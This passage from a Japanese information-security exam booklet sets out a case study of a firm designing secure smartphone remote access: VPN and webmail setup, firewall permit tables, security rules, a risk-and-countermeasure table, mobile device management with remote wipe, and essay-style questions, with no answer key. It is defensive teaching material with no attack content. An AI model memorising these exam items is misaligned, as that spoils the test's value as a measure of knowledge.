PC との接続及びファイルコピー機能	・専用ケーブル又は無線 LAN を利用して，専用ソフトウェアが導入済みの PC と接続し，PC から音声，動画，画像及び文書ファイルをコピーしたり，スマートフォン上のデータのバックアップを PC 上に保管したりすることができる。	・USB ケーブルを利用して PC と接続し，スマートフォンの内蔵ストレージ及びスマートフォンのマイクロ SDHC カードを PC の外部記憶媒体として利用できる。
クラウドサービスの利用	・アプリケーションを導入・設定することなく，H 社が提供するクラウドサービスに接続し，スマートフォンに保存されている電話帳，メール，音声，動画，画像及び文書ファイルを，利用者が意識することなく，クラウドサービスのサーバに定期的にコピーする自動同期機能を利用できる。 ・一部の機種は，デフォルトの状態で自動同期機能が有効になっている。	・アプリケーションを導入・設定することでクラウドサービスに接続し，スマートフォンに保存されている電話帳，メール，音声，動画，画像及び文書ファイルを，利用者が意識することなく，クラウドサービスのサーバに定期的にコピーする自動同期機能を利用できる。 ・一部の機種では，デフォルトの状態で，アプリケーションが導入・設定済みであり，自動同期機能が有効になっている。

Y 氏は，スマートフォンからのリモートアクセス環境の案として，スマートフォンにメール及びメールアドレスを保存せずにメールを送受信できるようにする案 1 をま

とめた。

案 1 は，ネットワーク構成，実現方式，セキュリティ対策，スマートフォン利用手続及びセキュリティ規程から成っている。案 1 におけるネットワーク構成を図 1 に示す。以下，ネットワーク構成及びファイアウォール（以下，FW という）の設定において，各機器の冗長化，負荷分散装置，DNS に関する記載は省略する。



図 1　案 1 におけるネットワーク構成

案 1 における実現方式は次のとおりである。

(1)　スマートフォンの VPN クライアント機能を用いて，L2TP over IPsec で既存の VPN サーバ 1 に接続する。L2TP は，イーサネットフレームが変換された PPP フレームをカプセル化して UDP で送受信するプロトコルであり，これと IPsec を組み合わせたものが L2TP over IPsec である。スマートフォンもモバイル PC も VPN サーバ 1 に接続された状態では，DMZ1 のネットワークセグメントの IP アドレスが割り当てられ，DMZ1 に接続されているのと同じように通信できる。

(2)　Web メールサーバを構築し，スマートフォンのブラウザから利用できるようにする。Web メールサーバは，メールサーバに対してはメールクライアントとして動作し，スマートフォンに対してはアドレス帳とメールクライアントの機能を Web で提供する。スマートフォンのメールクライアントからメールサーバにアクセスするこ

とは禁止する。

案1におけるセキュリティ対策を図2に，FW1及びFW2で許可する通信を表3及び表4に，スマートフォン利用手続を図3に，セキュリティ規程を図4に示す。

1. FW1及びFW2の設定によって，インターネットとDMZ1間の通信及びDMZ1とサーバLAN間の通信は，業務上必要な通信に限定する。
2. スマートフォンからVPNサーバ1への接続においては，VPN認証情報による利用者認証を行う。
3. スマートフォンからWebメールサーバへのアクセスにおいては，メールサーバ認証情報による利用者認証を行う。
4. Webメールサーバの設定によって，メールの添付ファイルをスマートフォンに保存できないようにする。
5. ウイルス対策とFWの機能をもつ製品Fを，スマートフォンに導入・設定する。
6. スマートフォンの盗難及び紛失に備え，次の対策を行う。
   - 第三者に推測されにくいデバイスパスワードを設定する。
   - 盗難又は紛失の届出があった場合，VPNサーバ1の設定において当該利用者のVPNアカウントを停止する。

図2　案1におけるセキュリティ対策

表3　案1においてFW1で許可する通信

送信元	宛先	プロトコル
Any	VPNサーバ1	L2TP over IPsec
Any	メールゲートウェイ	SMTP
メールゲートウェイ	Any	SMTP
プロキシ	Any	HTTP
プロキシ	Any	HTTP over TLS

表4　案1においてFW2で許可する通信

送信元	宛先	プロトコル
DMZ1	メールサーバ	POP3
DMZ1	メールサーバ	SMTP
メールサーバ	メールゲートウェイ	SMTP
DMZ1	社内Webサーバ	HTTP
DMZ1	社内Webサーバ	HTTP over TLS
拠点LAN	プロキシ	HTTP
拠点LAN	プロキシ	HTTP over TLS

1. 利用申請
　個人所有のスマートフォンA又はBを業務に利用することを選択した従業員は，スマートフォンを特定する次の項目を機器登録申請書に記入して所属長から承認を得た後，情報システム部に提出する。
(1) スマートフォンの種別（A又はBを選択）
(2) 携帯電話事業者名
(3) 機種名
(4) シリアル番号（スマートフォンAの場合）又はMACアドレス（スマートフォンBの場合）
2. スマートフォンの設定
　スマートフォンの業務利用が承認された従業員は，次の設定を行う。
(1) H社ストア又はT社ストアから，製品Fをスマートフォンに導入し，ウイルス定義ファイルの自動更新を有効にする。
(2) スマートフォンのVPNクライアント機能に接続方法，接続先，VPN認証情報などを設定する。
(3) デバイス保護機能を次のように設定する。
　(a) スマートフォンを操作しなかった場合は15分以内にロックが掛かり，デバイスパスワードを入力しないとロックを解除できないようにする。
　(b) デバイスパスワードには，英字と数字の両方を含む8桁以上の文字列を設定する。

図3　案1におけるスマートフォン利用手続

1. スマートフォンの業務利用は，Webメールサーバを利用したメールの送受信に限定する。
2. 業務利用の必要性がなくなった場合は，スマートフォンから接続方法，接続先，VPN 認証情報などを消去する。
3. メールを社外のメールアドレスに自動転送することを禁止する。
4. Jailbreak（脱獄）やroot化など，スマートフォンに設けられた制限を取り外す行為（以下，改造という）を禁止する。
5. アプリケーションは，H社ストア，T社ストア又は携帯電話事業者のWebサイトから導入する。
6. OS又はアプリケーションの更新通知があった場合は，速やかに更新する。
7. 情報システム部が配布するのぞき見防止フィルタを画面に貼り，第三者に画面を見られないよう注意する。
8. スマートフォンを盗まれたり，紛失したりした場合，速やかに所属長及び情報システム部に届け出る。

図4　案1におけるセキュリティ規程

Y氏は，案1について，Z主任のレビューを受けた。Z主任は，①D社が認めていないアクセスが技術的に可能になっている問題と，②スマートフォンの盗難又は紛失の届出があったときにとられる対策によって引き起こされる問題を指摘し，解決策をアドバイスした。また，Z主任は，セキュリティ規程に，“従業員はスマートフォンを業務に利用するか否かを自由に選択できる”と追記すること，及びスマートフォンを利用したリモートアクセス環境において想定されるセキュリティリスクと対策をまとめることをアドバイスした。

Y氏は，案1にZ主任のアドバイスを反映させた案2をまとめた。案2におけるネットワーク構成を図5に，想定されるセキュリティリスクと対策を表5に，それぞれ示す。

なお，FW1 及び FW2 の設定は表 3，4 と同じである。



図 5　案 2 におけるネットワーク構成

表 5　案 2 において想定されるセキュリティリスクと対策

セキュリティリスク	対策
R1. インターネットから DMZ，サーバ LAN 及び拠点 LAN への侵入	C1. FW 及び IPS の設置
	C2. DMZ 上のサーバの要塞化 ・不要なサービスの停止 ・最新のセキュリティパッチの適用 ・デフォルト設定の管理者アカウントの変更
	C3. 情報システム部による，定期的な脆弱性診断
R2. インターネットにおける通信の盗聴	C4. VPN による暗号化通信
R3. 正規利用者へのなりすまし (盗難及び紛失時を含む)	C5. デバイス保護機能の設定
	C6. VPN サーバにおける利用者認証
	C7. メールサーバにおける利用者認証
	C8. 盗難及び紛失時の VPN アカウントの停止
R4. スマートフォンからの情報漏えい	C9. 業務メール及びメールアドレスのスマートフォンへの保存の禁止
R5. 画面からの情報漏えい	C10. のぞき見防止フィルタの利用
R6. メールサーバからの情報漏えい	C11. 業務目的以外でのメール転送の禁止
R7. スマートフォンの脆弱性の悪用	C12. 最新の OS の利用
	C13. 最新のアプリケーションの利用
	C14. 改造の禁止
R8. スマートフォンにおける不正コード	C15. アプリケーションの安全性審査
	C16. H 社ストア，T 社ストア及び携帯電話事業者の Web サイト以外からのアプリケーション導入の禁止
	C17. ウイルス対策ソフトの導入・設定

Y氏は，案2について，Z主任のレビューを受けた後，X部長の承認を得た。

D社は，案2に基づいたリモートアクセス環境を構築し，運用を開始した。

〔リモートアクセス環境の改善〕

スマートフォンを利用したリモートアクセス環境の運用開始から1年後，D社では約半数の従業員がスマートフォンを業務に利用するようになった。情報システム部は，スマートフォンを業務に利用している従業員に対してアンケートを行い，満足度及び利用状況を調査した。調査の結果，次のことが分かった。

(1) スマートフォンを利用したリモートアクセス環境に対する満足度は高いが，顧客から送られてきたメールの添付ファイルをスマートフォンにダウンロードして，ドキュメントビューアで閲覧できるようにしてほしいという要望が多い。

(2) スマートフォンの通信料金を節約するために，携帯電話網を介したデータ通信を無効化して，無線LAN経由でリモートアクセスを行っている従業員が多い。

一方，スマートフォンのアプリケーションの中には，利用者の位置情報，電話番号及び電話帳の情報をインターネット上のサーバに送信するものがあることが報道されている。

情報システム部はこれらの状況を踏まえ，リモートアクセス環境の改善に向けた検討を開始した。

X部長は，メールの添付ファイルをスマートフォンに保存することを認めた場合，スマートフォンに導入したアプリケーションが利用者の意図しない動作をし，情報漏えいが起きるリスクがあると考えた。そこで，必要となるセキュリティ対策を調査した上で，リモートアクセス環境の改善を検討するよう，Y氏に指示した。

Y氏が調査した結果，スマートフォンA，Bの設定，OS及びアプリケーションをサーバから一元管理する製品Eが販売されていることが分かった。製品Eは，スマートフォンに導入するEエージェントと，スマートフォンを管理したり通信を中継したりするEサーバから成る。EエージェントとEサーバは，互いにTCP/IPのプロトコルで通信することによって，次の機能を提供する。

・デバイス保護機能の設定及びスマートフォンの設定の監視と強制

・改造されたスマートフォンの検知

・OS 及びスマートフォンに導入されているアプリケーションの名称及びバージョンなどの取得
・スマートフォン及び外部記憶媒体に保存されたデータの暗号化
・スマートフォン及び外部記憶媒体に保存された全データのリモート消去

Y 氏は，従業員の利便性を更に向上させるために，案 3 をまとめた。案 3 では，スマートフォン及び外部記憶媒体にメールの添付ファイルを保存することを認める一方，現在のリモートアクセス環境に製品 E を適用してスマートフォンのセキュリティ管理を強化する。Y 氏は，スマートフォンを管理する E サーバ 1 をサーバ LAN に，E サーバ 1 と E エージェント間の通信を中継する E サーバ 2 を DMZ2 に，それぞれ配置し，FW3 及び FW4 で必要な通信を許可することにした。案 3 において追加したセキュリティ対策を図 6 に示す。

1. 製品 F が導入・設定されていることを，製品 E によって監視する。製品 F が導入されていない又は正しく設定されていないスマートフォンが検知された場合，情報システム部は，当該従業員（所有者）とその所属長に通知する。当該従業員は，一定期間内に製品 F を導入・設定する。
2. 古い OS 又はアプリケーションを利用しているスマートフォン，若しくは安全性が疑わしいアプリケーションを導入しているスマートフォンを，製品 E によって検知する。情報システム部は，必要と判断した場合，当該従業員とその所属長に通知する。当該従業員は，一定期間内に最新の OS 又はアプリケーションを導入したり，安全性が疑わしいアプリケーションを削除したりする。
3. スマートフォン及び外部記憶媒体に保管した業務データを保護するために，製品 E の機能を利用してスマートフォン及び外部記憶媒体上の全データの暗号化を行う。
4. スマートフォン中の業務データをバックアップする場合，所有者はバックアップデータを暗号化する。バックアップデータの保管先として利用できるのは，D 社の規程に基づいて管理されている機器だけとし，D 社の管理及び規程が及ばないサービス又はシステムを利用することを禁止する。
5. スマートフォンの盗難又は紛失の届出があった場合，情報システム部は，当該従業員に，モバイル PC のブラウザから E サーバ 1 にアクセスしてスマートフォン及び外部記憶媒体に保管された全データを消去する方法を伝える。当該従業員は，スマートフォン及び外部記憶媒体に保管された全データを消去する。

図 6　案 3 において追加したセキュリティ対策

Y 氏は，案 3 をまとめた後に，スマートフォンの盗難又は紛失時のデータ消去手段として，製品 E を利用する方法以外に，携帯電話事業者のデータ消去サービスがあることを知った。そこで，どちらの方法を採用すべきかを，Z 主任に相談した。携帯電話事業者のデータ消去サービスには，製品 E と同等の機能を提供するサービスと，③携帯電話網を介したデータ通信を用いて，スマートフォン及び外部記憶媒体に保存したデータを消去するサービスの 2 種類があり，携帯電話網を介したデータ通信を用い

るサービスだけを提供している携帯電話事業者もあることが分かった。Z主任は，図5を示しながら，スマートフォンの状態によっては，携帯電話網を介したデータ通信を用いる方法ではデータ消去が行えないので，製品Eを利用する方法で統一すべきであることをY氏に説明した。Y氏は，Z主任の説明を受けて案3を具体化し，Z主任のレビューを受けた。

案3のレビューにおいて，Z主任は，スマートフォンの仕様の一部が，D社の業務データ取扱事項違反の原因となり，セキュリティリスクがあることを指摘した。また，その対策として，スマートフォン利用手続にスマートフォンの設定について項目を追加することと，正しく設定されているかを製品Eの機能によって情報システム部が監視することをアドバイスし，それがどのような場合に効果があるかを説明した。

Y氏は，案3にZ主任のアドバイスを反映させた案4をまとめた。

〔同意書の検討〕

Y氏が案4についてX部長に説明したところ，“スマートフォンの盗難又は紛失時における製品Eによるデータ消去は，業務データをスマートフォンに保存する場合のリスクに対する対策であるが，D社として，消去されるデータを具体的に示した上で従業員から事前に同意を得ておく必要がある”との指摘がX部長からあった。

X部長の指摘を受けて，Y氏は，製品Eによるセキュリティ対策の内容をセキュリティ規程に追記するとともに，スマートフォンの利用手続に同意書の提出を義務付ける項目を新たに設け，案5とし，X部長の承認を得た。

D社は，案5に基づいて，リモートアクセス環境の運用を開始した。

X部長は，今後，スマートフォンの高機能化に伴い，新しい脆弱性が発見されたり，対策技術が変化したりする可能性があると考え，Y氏に，スマートフォンの利用におけるセキュリティリスク及び対策技術の動向について，定期的に調査し，報告することを指示した。

設問 1　〔スマートフォンを利用したリモートアクセス環境の構築〕について，(1)～(4)に答えよ。

(1) 本文中の下線①について，D 社が認めていないアクセスとは何から何へのアクセスか。二つ挙げ，それぞれ 25 字以内で述べよ。また，下線①で述べた問題に対して，案 2 において講じられている対策を二つ挙げ，それぞれ 50 字以内で述べよ。

(2) FW3 及び FW4 において許可する通信を，表 3 及び表 4 の記述形式に倣って FW3 については一つ，FW4 については二つ答えよ。

(3) 本文中の下線②の問題を，50 字以内で述べよ。また，この問題に対して，案 2 において講じられている対策を，50 字以内で述べよ。

(4) 表 5 中の対策 C1～C17 の中から，対策の内容及び実施について D 社の管理が及ばないものを一つ選び，記号で答えよ。

設問 2　〔リモートアクセス環境の改善〕について，(1)～(3)に答えよ。

(1) 本文中の下線③のサービスについて，製品 E を利用すればデータを消去できるが，下線③のサービスではデータを消去できないのは，スマートフォンがどのような状態のときか。30 字以内で述べよ。

(2) Z 主任が，“D 社の業務データ取扱事項違反の原因となる”と指摘したスマートフォンの仕様を，40 字以内で述べよ。また，Z 主任がアドバイスした，スマートフォン利用手続に追加する項目の内容を，20 字以内で述べよ。

(3) 案 2 において従業員が行っていた対策のうち，案 4 においては情報システム部が製品 E を利用して監視するとしているものを，表 5 中の対策 C1～C17 の中から全て選び，記号で答えよ。

設問 3　〔同意書の検討〕について，X 部長が考えた，従業員から事前に得ておく同意とはどのような内容か。50 字以内で具体的に述べよ。

〔 メ モ 用 紙 〕

6. 退室可能時間に途中で退室する場合には，手を挙げて監督員に合図し，答案用紙が回収されてから静かに退室してください。

退室可能時間	15:10 ～ 16:20

7. **問題に関する質問にはお答えできません。**文意どおり解釈してください。
8. 問題冊子の余白などは，適宜利用して構いません。
9. 試験時間中，机上に置けるものは，次のものに限ります。
   なお，会場での貸出しは行っていません。
   受験票，黒鉛筆及びシャープペンシル（B 又は HB），鉛筆削り，消しゴム，定規，時計（アラームなど時計以外の機能は使用不可），ハンカチ，ポケットティッシュ，目薬
   これら以外は机上に置けません。使用もできません。
10. 試験終了後，この問題冊子は持ち帰ることができます。
11. 答案用紙は，いかなる場合でも提出してください。回収時に提出しない場合は，採点されません。
12. 試験時間中にトイレへ行きたくなったり，気分が悪くなったりした場合は，手を挙げて監督員に合図してください。